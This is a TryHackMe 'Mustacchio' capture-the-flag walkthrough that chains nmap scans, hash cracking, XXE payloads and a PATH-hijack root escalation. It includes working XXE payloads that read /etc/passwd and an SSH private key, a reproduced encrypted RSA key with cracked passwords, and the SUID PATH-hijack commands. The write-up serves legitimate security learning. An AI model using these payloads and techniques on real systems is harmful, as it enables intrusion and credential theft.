

# TryHackMe – Mustacchio Walkthrough


\*\*\*\*\*

Difficulty: Easy • Type: Boot2Root

## 1. Initial Access

✓ Start the machine

Connect to your **OpenVPN profile**, wait for the target IP to appear on the page, then open the IP in your browser.



Site looks static → check page source and all links.

Before assuming nothing useful exists, always check:

- Page source ( **CTRL + U** )
- Script files
- Linked folders
- Comments inside HTML

## 2. Enumeration

### 🔍 Nmap Scan (Fast)

```
nmap -sV -F <IP>
```

Why this command?

- **SV** → Detect Service versions
- **F** → Fast scan (top 100 ports)

This gives a quick overview before a deeper scan.

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 0A:4D:78:E1:54:25 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Not much found → run full scan.

## Full Nmap Scan

```
nmap -p- -sC -sV <IP>
```

### Why?

- **p-** → Scan **all 65,535 ports**
- **sC** → Run default NSE scripts (useful for HTTP/SSH)
- **sV** → Detect version

### ✓ Ports found:

- **22** → SSH
- **80** → HTTP
- **8765** → Web admin panel

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
  2048 58:1b:0c:0f:fa:cf:05:be:4c:c0:7a:f1:f1:88:61:1c (RSA)
  256 3c:fc:e8:a3:7e:03:9a:30:2c:77:e0:0a:1c:e4:52:e6 (ECDSA)
|_ 256 9d:59:c6:c7:79:c5:54:c4:1d:aa:e4:d1:84:71:01:92 (ED25519)
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-robots.txt: 1 disallowed entry
|_/
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Mustacchio | Home
8765/tcp  open  http      nginx 1.10.3 (Ubuntu)
|_ http-server-header: nginx/1.10.3 (Ubuntu)
|_ http-title: Mustacchio | Login
MAC Address: 0A:4D:78:E1:54:25 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

## 3. Directory Fuzzing

Use directory brute forcing to find hidden files/folders.

Using **dirsearch**:

```
dirsearch -u http://<IP>/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

## Why?

- `dirsearch` → Starts the Dirsearch tool.
- `-u` → Specifies the target URL.
- `-w` → Tells Dirsearch which wordlist to use.

```
http://10.49.136.60/images/  
http://10.49.136.60/custom/  
http://10.49.136.60/fonts/  
54      236/s      job:1/1  errors:0
```

## Index of /custom

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">css/</a>	2021-06-12 15:48	-	
 <a href="#">js/</a>	2021-06-12 15:48	-	

Apache/2.4.18 (Ubuntu) Server at 10.49.136.60 Port 80

## Index of /custom/js

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">mobile.js</a>	2021-06-12 15:48	1.4K	
 <a href="#">users.bak</a>	2021-06-12 15:48	8.0K	

Apache/2.4.18 (Ubuntu) Server at 10.49.136.60 Port 80

## Interesting results:

- `/custom`

- `/custom/js`
- `/custom/js/user.bak`

Open the `.bak` file.

## 4. Extracting Credentials

Contents of `user.bak` :

```
admin:<hash>
```

Identify hash → looks like SHA1.

```
admin1868e36a6d2b17d4c2745f1659433a54d4bc5f4b
```



### Crack using hashcat

```
hashcat -m 100 hash.txt /usr/share/wordlists/rockyou.txt
```

#### Why?

- `m 100` → SHA1 mode
- `rockyou.txt` → most common password wordlist



#### Result:


```
admin : bulldog19
```

This is the admin password for the hidden service.

## 5. Accessing Port 8765 Admin Panel

Open:

```
http://<IP>:8765
```

A login form titled "ADMIN PANEL" with a blue background. It contains two input fields labeled "User" and "Password", and a "Submit" button.

ADMIN PANEL

User

Password


Submit

Use credentials:

admin / bulldog19

Inside the panel, there's a **comment submission** feature.

We will intercept this using Burp.


A form titled "Add a comment on the website." with a dark blue background. It features a large text area for writing a comment and a "Submit" button at the bottom.

Add a comment on the website.

Submit

## 6. Burp Interception – Hidden Message

Submit a comment → capture in Burp.



Response reveals:

Barry, you can now SSH in using your key!  
Check /auth/dontforget.bak

Open:

<http://<IP>/auth/dontforget.bak>

The `.bak` file contains **XML**, which hints at a **possible XXE vulnerability**.

## 7. XXE Injection for File Read

Test reading `/etc/passwd` first.

### ✓ XXE Payload (Working)

```
<?xml version="1.0"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<comment>
  <name>Test</name>
  <author>Barry</author>
  <com>&xxe;</com>
</comment>
```

If the output includes `/etc/passwd`, the XXE works.

It works → now extract SSH key.

## ✓ Read Barry's Private Key

Replace the file path with:

```
file:///home/barry/.ssh/id_rsa
```

```
<?xml version="1.0"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///home/barry/.ssh/id_rsa"> ]>
<comment>
  <name>Test</name>
  <author>Barry</author>
  <com>&xxe;</com>
</comment>
```

Private key obtained.

## 🔴 Troubleshooting: Private Key Formatting Errors

During this room, the **biggest time-wasting issue** I faced was the incorrect formatting of the SSH private key obtained from the XXE exploit.

Even a **single space, missing dash, or broken line** will completely break the key and cause SSH to reject it.

This section explains:

- why the error happens
- what the wrong key looked like
- how I fixed it
- the final correct key format

### 🔍 1. The Key Was Displayed Improperly on the Webpage

When I extracted the SSH key using XXE, it appeared like this on the webpage:

```
Comment :
-----BEGIN RSA PRIVATE KEY----- Proc-Type: 4,ENCRYPTED DEK-Info: AES-128-CBC,D137279D69A43E718B7FCB87FC61D25E jgDIP+blUr+ssMIASyB9H4gFyMI9VugHQJAYGZE6J/b1nG57eGYOM8wd2vVMGrfN
bNUVZx6VluZM9u9uEX8Y4vC2b12KCBIfg22486124XioWQ35G/bxs12GxXoNIMU MZdJ7DH1k226qQMtm4q96MZKEQ5ZFa0325ohfDPsoim/7dNapEOujRmw+ruBE65
l2B9wZCFDeZvzCsYQFDJ8Xm07mqf5J3d59dwhrG9duruu1/alULUvJ/M8bOS2D W8y3nkYXWYD4SPCSTKq4U9YVW26LGTVMFLcWcG0D3l61DwyelU8Zme8UAuQFH7E
NsNwLyk3gaw12BMtqGz1bw/1gOdG3Bjy1L6mRWXID3H5mWcc/8bHf6V5gQ uIT7A8ROlzn7/WHlclA15fcrFaUj8vXG53fp9g8Bblf6yOo0zD4Vvw3ycOle
TH66smGferRiSaE/u3f54ZzL0KHgXtazpzdgdLyQJ03kqgD1FN7AC12eU+9NdC rvg8XcDg+eBQokDnGVSnGmmvmPxlsVTT3027kzwe3WVlagMBCCO/ekoYeNWIX
bhlTqTQC6uK1HJyTHUKNZV878eSankoeRlyfcd49k/teH2Y7TmmKKcdjNQ+KNK 4cpvG9Qp5Fh7uFCDWohZ/qELpRkZA/A6i4A4FS13D59JwLCKQ6wOllRatYB8
7+YoMkPWHvKjms/VMX+elCzcVh47KNdN4KQc6585TmrUSK8GgGnqJu2/G1fBk+ T+gWceS51WxtJuimjwFD352ZaVXU5dK7rVd3E8KfWjgMx0zXFu4McncIAWki
ahYmead6WlMH98G/HQ6K6yPDO7GDh7BZuMgpND/LbS+vpBPRzXotCIXH6Q99I7 LluQCN5hCb82HF066A+F2aZnpGOG7FsyTwInACI2LZ61GdxhNi+3tjOVDGQkPVUs
pkh9gqv5+md26LVEqQ31eW2zdtCUfUu4W5zr+AndHPa2lqI90P+wh2IS44bMSxag laXPXdcVxmwwTs+KIS6fRomKD9YdPLD4Uyry53Ch7CijNsFjg4Y2s7WlAbo9o
vpJLGmtpzhg8AJUFatwaRAFpzn54y1FITXG6tkv62yDRJp3XfzwbMNsVgFgVQK DZkaek+bbjXrmuqD4EB9K540RuO6d7kiwKNnTVgTspWVWceBMLIi76SktLVpnf
6aak2JkMQ9I0bukDOLXMOAoEamKJt5g+w2CC5aUI6ZG0Mv0XKbSX2DfmyUF ckQU/dc2cx9UXoIFh7DesqroBTR6fEBLqsn7OPISFJlAHHCglxPawmlvsm3bs
7bdofhZBJxYdILZgBAqdg5BJU8GfGcGyph9cb3f+C3nkmeDZJGRJwxUYeUS90F 1dVkhWUhh2x9apWRV8pJM/ByDd0kNwa/c/MrGM0+DKKH0AZKIDl3sC0gdR87kUQ
+287nFimxw95dxVwoZ2XvoMSb7Ov2f7AUhUeeU8ctWselKRmPw56+XhOb8oAbRln 7mxN/N5UosTefJnlhldlDlDMSewjACA+q686+bRED+drajgk6R9eKgSME7geVD -----END RSA PRIVATE KEY-----
```

The formatting was visibly broken:

- Line breaks were inconsistent
- Some lines wrapped incorrectly

### 🔍 2. Copying From Source Code Had the Same Issue

Even copying the key from the HTML source did **not fix the formatting**.

[illegible]

Copying from here also resulted in hidden problems like:

- hidden whitespace
- invisible indentation
- accidental newline removal

### ! 3. Why This Causes SSH to Fail

SSH private keys **must follow the exact OpenSSH format:**

- No extra spaces
- No missing lines
- No indentation
- Correct header + footer

I wasted a lot of time because my copied key had **1 extra space at the start of the first line**, like this:

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,D137279D69A43E71BB7FCB87FC61D25E
```

This tiny formatting mistake was enough to trigger errors like:

Load key "key": invalid format  
 Couldn't load private key  
 No such key found  
 Permissions are too open

#### 4. Final Correct Key Format (Use This)

If your key looks broken, you can directly use this **properly formatted** version:



-----BEGIN RSA PRIVATE KEY-----

Proc-Type: 4,ENCRYPTED

DEK-Info: AES-128-CBC,D137279D69A43E71BB7FCB87FC61D25E

jqDJP+bIUr+xMIASyB9t4gFyMI9VugHQAyIGZE6J/b1nG57eGYOM8wdZvVMGrfN  
bNJVZXj6VluZMr9uEX8Y4vC2bt2KCBiFg224B61z4XJoiWQ35G/bXs1ZGxXoNIMU  
MZdJ7DH1k226qQMtm4q96MZKEQ5ZFa032SohtfDPsoim/7dNapEOujRmw+ruBE65  
l2f9wZCfDaEZvxCSyQFDJjBXm07mqfSJ3d59dwhrG9duruu1/alUUvl/jM8bOS2D  
Wfyf3nkYXWYd4SPCSTKcy4U9YW26LG7KMFLcWcG0D3l6l1DwyeUBZmc8UAuQFH7E  
NsNswVykk3gswl2BMTqGz1bw/1gOdCj3Byc1LJ6mRWXfD3HSmWcc/8bHfdvVSgQ  
ul7A8ROlZvri7/WHlclA1SfcrFaUj8vfXi53fip9gBbLf6syOo0zDJ4Vvw3ycOie  
TH6b6mGFexRiSaE/u3r54vZzL0KHgXtapzb4gDI/yQJo3wqD1FfY7AC12eUc9NdC  
rcvG8XcDg+oBQokDnGVSnGmmvmPxIsVTT3027ykzwei3WVlagMBCOO/ekoYeNWIX  
bhl1qTtQ6uC1KhJyTHUKNZVB78eDSankoERLyfcd49k/exHZYTmmKKcdjNQ+KNk  
4cpvlG9Qp5Fh7uFCDWohE/qELpRKZ4/k6HiA4FS13D59JivLCKQ6lwOfIRnstYB8  
7+YoMkPWHvKjmS/vMX+elcZcvh47KNdNI4kQx65BSTmrUSK8GgGnqIJu2/G1fBk+  
T+gWceS51WrxlJuimmjwuFD3S2XZaVXJSdK7ivD3E8KfWjgMx0zXFu4McncfAWki  
ahYmead6WiWHtM98G/hQ6K6yPDO7GDh7BZuMgpND/LbS+vpBPRzXotCIXH6Q99I7  
LluQCN5hCb8ZHFD06A+F2aZNpg0G7FsyTwTnActZLZ61GdxhNi+3tjOVDGQkPVUs  
pkh9gqv5+mdZ6LVEqQ31eW2zdtCUfUu4WSzr+AndHPa2lqt90P+wH2iSd4bMSsrg  
laXPXdcVJxmwTs+KI56fRomKD9YdPtD4Uvyr53Ch7CiiJNsFJg4IY2s7WiAlxx9o  
vpJLGMtpzhg8AXJFvAtwaRAFPxn54y1FITXX6tivk62yDRjPsXfzwbMNsVGfVgQK  
DZkaek+bBjXrmuqD4EB9K540RuO6d7kiwKNnTVgTspWIVCebMfLli76SKtxLVpnF  
6aak2iJkMIQ9I0bukDOLXMOAoEamIKJT5g+wZCC5aUI6cZG0Mv0XKbSX2DTmhyUF  
ckQU/dcCcx9UXoIFhx7DesqroBTR6fEBIqsn7OPISfj0IAHHCglxPawmlvSm3bs  
7bdofhlZBjXYdlIZgBAqdq5jBJU8GtFcGyph9cb3f+C3nkmeDZJGRJwxUYeUS9Of  
1dVkfWUhh2x9apWRV8pJM/ByDd0kNWa/c//MrGM0+DKkHoAZKfDI3sC0gdRB7kUQ  
+Z87nFlmxw95dxVvoZXZvoMSb7Ovf27AUhUeeU8ctWselKRmPw56+XhObBoAbRln  
7mxN/N5LlosTefJnlhldlHDTDMsEwjACA+q686+bREd+drajgk6R9eKgSME7geVD  
-----END RSA PRIVATE KEY-----

## 8. Cracking SSH Key Passphrase

Save key in a file named key.as it was encrypted and will ask for a password if we tried to login directly .so we used ssh2.john.py file to convert the contents of the key into crackable hash→ convert using ssh2john:

```
ssh2john key > hash.txt
```

Crack using John:

```
john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
```



### Result:

Passphrase: urieljames

## 9. SSH Login as Barry

Set key permissions:

Make key readable only by you:

```
chmod 600 key
```

Login:

```
ssh -i key barry@<IP>
```

Enter passphrase → access granted. then grab the user flag from the user.txt file

✓ User flag obtained

## 10. Privilege Escalation( to get the root flag )

Enumerate SUID binaries:

```
find / -type f -perm -04000 -ls 2>/dev/null
```

Interesting SUID binary:

```
/home/joe/live_log
```

Check its behavior:

```
strings /home/joe/live_log
```

It executes:

```
tail -f /home/joe/logs.txt
```

🔍 **tail is executed without full path** → PATH hijack possible.

```
tail -f /var/log/nginx/access.log
```

## 11. PATH Hijacking Exploit

Go to `/tmp` :

create a file named tail then ,Put `/tmp` at start of PATH for the system

```
cd /tmp
echo "/bin/bash" > tail
chmod +x tail
export PATH=/tmp:$PATH
```

Run SUID binary:

```
/home/joe/live_log
```

Since PATH is hijacked, the binary executes **our** fake `tail`, giving:us a root shell

---

## 12. Root Flag

we check confirm the root access using the command `:whoami` ( this will return root ) then read the root.txt file in the /root

```
cat /root/root.txt
```

Root flag obtained successfully.

---